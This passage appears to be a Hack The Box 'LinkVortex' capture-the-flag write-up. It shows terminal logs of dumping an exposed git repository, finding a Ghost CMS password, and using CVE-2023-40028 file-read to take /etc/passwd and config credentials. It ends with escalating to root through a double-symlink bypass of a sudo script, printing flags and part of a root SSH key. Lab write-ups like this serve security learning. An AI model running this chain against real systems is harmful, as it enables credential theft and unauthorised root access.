[-] Fetching http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.pack [200]

[-] Running git checkout .
Updated 5596 paths from the index
06:30:24 kali@kali git-dumper ±|master x|➔
06:30:24 kali@kali git-dumper ±|master x|➔ ls a-l
ls: cannot access 'a-l': No such file or directory
06:31:09 kali@kali git-dumper ±|master x|➔ ls a-l
ls: cannot access 'a-l': No such file or directory
06:31:10 kali@kali git-dumper ±|master x|➔ ls -a
.  ..  DIR .git  git_dumper.py  .gitignore  http_  LICENSE  pyproject.toml  README.md  requirements.txt  setup.cfg
06:31:11 kali@kali git-dumper ±|master x|➔
```

- ➔ As we can see , we have a .git fully dumped repository.
- ➔ As learnt in PWST course, sometimes developed forgot their creds in repo or by mistake commit the
- ➔ I check the commits but nothing found , also tried restoring the commits but again came with empty hands

```
drwxrwxr-x  5 kali kali    4096 Oct 11 05:56 refs
-rw-rw-r--  1 kali kali     518 Feb 15 06:30 SECURITY.md
drwxrwxr-x  2 kali kali    4096 Feb 15 06:30 .vscode
-rw-rw-r--  1 kali kali 1385302 Feb 15 06:30 yarn.lock
06:34:26 kali@kali git-dumper ±|master x|➔ git restore .
06:34:29 kali@kali git-dumper ±|master x|➔
06:34:36 kali@kali git-dumper ±|master x|➔
```

```
commit 299cdb4387763f850887275a716153e84793077d (HEAD, tag: v5.58.0)
Author: Ghost CI <41898282+github-actions[bot]@users.noreply.github.com>
Date: Fri Aug 4 15:02:54 2023 +0000

v5.58.0
Name      Last modified   Size Description
commit dce2e68c9a620e9534f723a94dbb5f33c9e43034
Author: Djordje Vlasisavljevic <dzvlais@gmail.com>
Date: Fri Aug 4 15:15:57 2023 +00100
- Added Tips&Donations link to portal links (#17580)
refs https://github.com/TryGhost/Product/issues/3677
- Added Tips&Donations link to Portal links in Membership settings for
easy access
- Updated other links to pass `no-action` lint rule
packed-refs
2024-12-02 10:10 147
2024-12-02 10:10
Co-authored-by: Sag <guptazy@gmail.com>

commit 356256067c378590d2ffc77906b04aea69d3b36b
Author: Sam Lord <sam@ghost.org>
Date: Fri Aug 4 13:07:20 2023 +0100

Data generator: Ensure order of newsletters is correct

no issue

commit 4ff467794f60e4e6ae6935bafc5d72c94c145837
Author: Sam Lord <sam@ghost.org>
Date: Wed Aug 2 14:43:26 2023 +0100

Entirely rewrote data generator to simplify codebase

refs: https://github.com/TryGhost/DevOps/issues/11
```


- ➔ At that time, I got stuck here even after googling the stuff , I am unable to find something.
- ➔ Then I started viewing each file/folder manually and got an idea about **grep**.
- ➔ Used grep command it order to search for “password” string in the **.git** directory.
- ➔ **grep -iR “password”**.

```
06:36:24 kali@kali .git ± | x | → grep -iR 'password'
apps/admin-x-settings/src/utils/api/users.ts:interface UpdatePasswordOptions {
apps/admin-x-settings/src/utils/api/users.ts:    newPassword: string;
apps/admin-x-settings/src/utils/api/users.ts:    confirmNewPassword: string;
apps/admin-x-settings/src/utils/api/users.ts:    oldPassword?: string;
apps/admin-x-settings/src/utils/api/users.ts:export interface PasswordUpdateResponse {
apps/admin-x-settings/src/utils/api/users.ts:    password: [{
apps/admin-x-settings/src/utils/api/users.ts:export const useUpdatePassword = cre
```

➔ got a lot of output, found 2-3 password but this was interesting as it was present in admin/authentication , so it could be the possible password for the CMS.

```
ghost/core/test/regression/api/admin/__snapshots__/authentication.test.js.snap:      "help": "Request a new password reset via",
ghost/core/test/regression/api/admin/__snapshots__/authentication.test.js.snap:      "message": "Cannot reset password.",
ghost/core/test/regression/api/admin/__snapshots__/authentication.test.js.snap:exports["Authentication API Password reset reset"] = {
  [headers] 1` = {
    "Content-Type": "application/json",
    "Status": 200
  },
ghost/core/test/regression/api/admin/__snapshots__/authentication.test.js.snap:exports["Authentication API Reset all passwords"] = {
  [headers] 1` = {
    "Content-Type": "application/json",
    "Status": 200
  },
ghost/core/test/regression/api/admin/update-user-last-seen.test.js:    DataGenerator.Content.users[1].password
ghost/core/test/regression/api/admin/authentication.test.js:    const password = 'OctopiFociPilfer45';
ghost/core/test/regression/api/admin/authentication.test.js:    await agent.loginAs(email, password);
ghost/core/test/regression/api/admin/authentication.test.js:    password: 'thisissupersafe',
ghost/core/test/regression/api/admin/authentication.test.js:    password: 'thisissupersafe',
ghost/core/test/regression/api/admin/authentication.test.js:    const password = 'thisissupersafe';
ghost/core/test/regression/api/admin/authentication.test.js:    password,
ghost/core/test/regression/api/admin/authentication.test.js:    await cleanAgent.loginAs(email, password);
ghost/core/test/regression/api/admin/authentication.test.js:    password: 'le123456',
ghost/core/test/regression/api/admin/authentication.test.js:    password: '12345678910'
```

➔ Tried login with this password and BOOM !! I got CMS access on linkvortex.htb



➔ `admin@linkvortex.htb :: OctopiFociPilfer45`

2. Initial Access

➔ Now I got the correct credential set, it's time to exploit the bash script we found in GITHUB against the target.

```
06:49:22 kali@kali: Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028 [master] → ./CVE-2023-40028 -u "admin@linkvortex.htb" -p "OctopiFociPilder45" -h "http://lin
k
vortex.htb/"
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd
File content:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
Enter the file path to read (or type 'exit' to quit):
```

➔ Got the access to the file it's time to get the reverse shell.

```
apt.x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
Enter the file path to read (or type 'exit' to quit): /home/node/user.txt
File content:
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Not Found</pre>
</body>
</html>
Enter the file path to read (or type 'exit' to quit): /home/node/.ssh/authorized_keys
File content:
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Not Found</pre>
</body>
</html>
Enter the file path to read (or type 'exit' to quit):
```

➔ At this point, I Got stuck but after some research I got to know that, GHOST CMS stores their configuration in `/var/www/ghost/config.production.json`.

what's the default PATH for ghost CMS in linux

The default installation path for Ghost CMS in Linux depends on how it was installed. Here are the common locations:

◆ For Ghost installed via Ghost-CLI (Recommended Setup)

If Ghost was installed using `ghost-cli`, it is usually located under:

swift

Copy Edit

`/var/www/ghost/`

Inside this directory, you'll find:

- `/var/www/ghost/config.production.json` → Stores database credentials, SMTP settings, and other configs.
- `/var/www/ghost/content/` → Contains themes, images, and uploads.
- `/var/www/ghost/content/data/ghost.db` → SQLite database (if using SQLite).
- `/var/www/ghost/content/logs/` → Logs that may reveal sensitive information.

➔ But here, file wasn't there

```
Enter the file path to read (or type 'exit' to quit): /var/www/ghost/config.production.json
File content:
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Not Found</pre>
</body>
</html>
Enter the file path to read (or type 'exit' to quit):
```

➔ Tried few other paths then came up with this `/var/lib /ghost/config.production.json`.

```

Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.json
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct",
    "logging": {
      "transports": ["stdout"]
    },
    "process": "systemd",
    "paths": {
      "contentPath": "/var/lib/ghost/content"
    },
    "spam": {
      "user_login": {
        "minWait": 1,
        "maxWait": 604800000,
        "freeRetries": 5000
      }
    },
    "mail": {
      "transport": "SMTP",
      "options": {
        "service": "Google",
        "host": "linkvortex.htb",
        "port": 587,
        "auth": {
          "user": "bob@linkvortex.htb",
          "pass": "fibber-talented-worth"
        }
      }
    }
  }
}
Enter the file path to read (or type 'exit' to quit):

```

- ➔ ssh [bob@linkvortex.htb](https://github.com/0x0TC/ghost-5.58-Arbitrary-File-Read-CVE-2023-40028) :: fibber-talented-worth.
- ➔ Got ssh as user BOB.

```

06:56:22 kali@kali LinkVortex ➔ ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1lulD06EvxgySHoV6DPCcat0WkI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
Last login: Sat Feb 15 02:19:16 2025 from 10.10.16.67
bob@linkvortex:~$ cat user.txt
34f493f2f177d649740c229eb58a3a9a
bob@linkvortex:~$ ls -al
total 1408
drwxr-xr-x 5 bob bob 4096 Feb 15 03:07 .
drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..
-rwxr-xr-x 1 bob bob 1396520 Feb 15 02:27 .bash.png
lrwxrwxrwx 1 root root 9 Apr 1 2024 .bash_history → /dev/null
-rw-r--r-- 1 bob bob 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 bob bob 3771 Jan 6 2022 .bashrc
drwx----- 2 bob bob 4096 Nov 1 08:40 .cache
-rw----- 1 bob bob 20 Feb 15 03:00 .lessht
drwxrwxr-x 3 bob bob 4096 Feb 15 02:20 .local
-rw-r--r-- 1 bob bob 807 Jan 6 2022 .profile
drwx----- 2 bob bob 4096 Feb 15 03:08 .ssh
lrwxrwxrwx 1 bob bob 17 Feb 15 03:06 . → /root/.ssh/id_rsa
-r----- 1 bob bob 2602 Feb 15 03:07 id_rsa
-rw-r----- 1 root bob 33 Feb 14 19:44 user.txt
bob@linkvortex:~$

```

➔ Submitted **USER.txt**

3. Privilege Escalations

➔ The first and foremost thing I do for **privesc** is checking **sudoers** file.



```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$ ls -al /opt/ghost/clean_symlink.sh
-rwxr--r-- 1 root root 745 Nov  1 08:46 /opt/ghost/clean_symlink.sh
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1


if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(/usr/bin/basename $LINK)
    LINK_TARGET=$(/usr/bin/readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
        /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ], moving it to quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
fi
```

➔ Luckily, I got the privesc attack vector in sudoers file only.

Description :: User bob can run a bash file with sudo perms to check if any image is having any dangerous symlink or not like if it contains **/root** or **/etc** then the file will be removed otherwise it will be quarantined to **/var/quarantined** directory and if the file is safe and **CHECK_CONTENT** parameter is passed with true value then it will print the file content.

➔ I tried multiple method, first tried the basic one to see the functionality



```
bob@linkvortex:~$ ln -s /root/root.txt ./flag.png
bob@linkvortex:~$ sudo /usr/bin/bash /opt/ghost/clean_symlink.sh ./flag.png
! Trying to read critical files, removing link [ ./flag.png ] !
bob@linkvortex:~$
```

➔ It was removing the file as per the code

➔ After few minutes of **brainstorming**, I got a idea to try indirect path technique.

```
File Actions Edit View Help
vpn x port scanning x DirEnum x subdyENum x Shell No. 6 x Shell No. 7 x ssh x
bob@linkvortex:~$ ln -s /home/bob/../../root/root.txt ./flag.png
bob@linkvortex:~$ sudo /usr/bin/bash /opt/ghost/clean_symlink.sh ./flag.png
! Trying to read critical files, removing link [ ./flag.png ] !
bob@linkvortex:~$
```


- ➔ Instead of passing direct /root/root.txt , I passed it indirectly but the file was checking the root and etc string in full path which is being passed not only at initial place.
- ➔ Then got a hint from my senior “double symlink”

```
File Actions Edit View Help
vpn x port scanning x DirEnum x subdyENum x Shell No. 6 x Shell No. 7 x ssh x
bob@linkvortex:~$ export CHECK_CONTENT=true
bob@linkvortex:~$ ln -s /root/root.txt /home/bob/flag.txt
bob@linkvortex:~$ ln -s /home/bob/flag.txt /home/bob/flag.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/flag.png
Link found [ /home/bob/flag.png ] , moving it to quarantine
Content:
32c6ed425eebe71d66bd1e61873c5dad
bob@linkvortex:~$
```

- ➔ Instead of symlinking the single file , I added one file in between.
- ➔ So the flow was like this
 - /root/root.txt -> /home/bob/flag.txt
 - /home/bob/flag.txt -> /home/bob/flag.png
 - So now, if I pass this png file then the bash file will read this /home/bob/flag.txt symlink and it didn't get detected.
- ➔ Getting **ROOT** Shells by getting the **id_rsa** of the root shell.

```
File Actions Edit View Help
vpn x port scanning x DirEnum x subdyENum x Shell No. 6 x Shell No. 7 x ssh x root@linkvortex: ~ x
bob@linkvortex:~$ rm flag*
bob@linkvortex:~$ ln -s /root/.ssh/id_rsa /home/bob/flag.txt
bob@linkvortex:~$ ln -s /home/bob/flag.txt /home/bob/flag.png
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\

User bob may run the following commands on linkvortex:
  (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh
Link found [ /home/bob/flag.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmpHVhV11MW7eGt9WeJ23rVuqlWnMpF+FclWYwp4SACcAilZdOF8T
q2egYfeMmgI9IoM0DdyDKS4vG+lIoWoJefZf+cVwaZiZtZWkm7ECbF20y+u2SD+X7lG9A6
V1xkmWhQWEvCiI22UjIoFkI0oOfDrm6ZQTyZF99AqBVcwGCjEA67eEkt/5oejN5YgL7Ipu
6sKpMThUctYpWnzAc4yBN/mavhY7v5+TEV0FzPYZJ2spoeB30GBcVNzSL41ct0iqGVZ7yX
TQ6pQUZxR4zqueIZ7yHvsw5j0eeqlF80vHT81wbS5ozJBgtjxySWrRkkKAcY11tkTln6NK
CssRzP1r9kbmgHswClErHLL/CaBb/04g65A0xESAt5H1wuSXgmipZT8Mq54LZ4ZNMGPi53
jzZbaHGHACGxLgrBK5u4mF3vLfSG206ilAgU1sUETdkVz8wYUqB2S4Ct0AT14obmje7oqS
0cBqVEY8/m6o1Yaf/U8dwE/w9beosH6T7arEUwnhAAAFiDvG/Tk8hv05AAAAAB3NzaC1vc2
```



```
11:03:55 kali@kali LinkVortex → ssh root@linkvortex.htb -i id_rsa
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your In

Last login: Sat Feb 15 03:08:23 2025 from 127.0.0.1
root@linkvortex:~# ls -a
.  ..  .bash_history  .bashrc  .cache  .config  .local  .profile  .ssh  root.txt
root@linkvortex:~# whoami
root
root@linkvortex:~# cat root.txt
32c6ed425eebe71d66bd1e61873c5dad
root@linkvortex:~#
```

4. Learnings

- ➔ Never stuck on single tool, if you are not finding anything then change either tool or wordlist
- ➔ Enumeration is the key, if you aren't finding anything then go to the spot where you have started.
- ➔ Don't think out of the box initially, solution might be easy, give it a basic try then try analyzing the response.
- ➔ Double Symlinking technique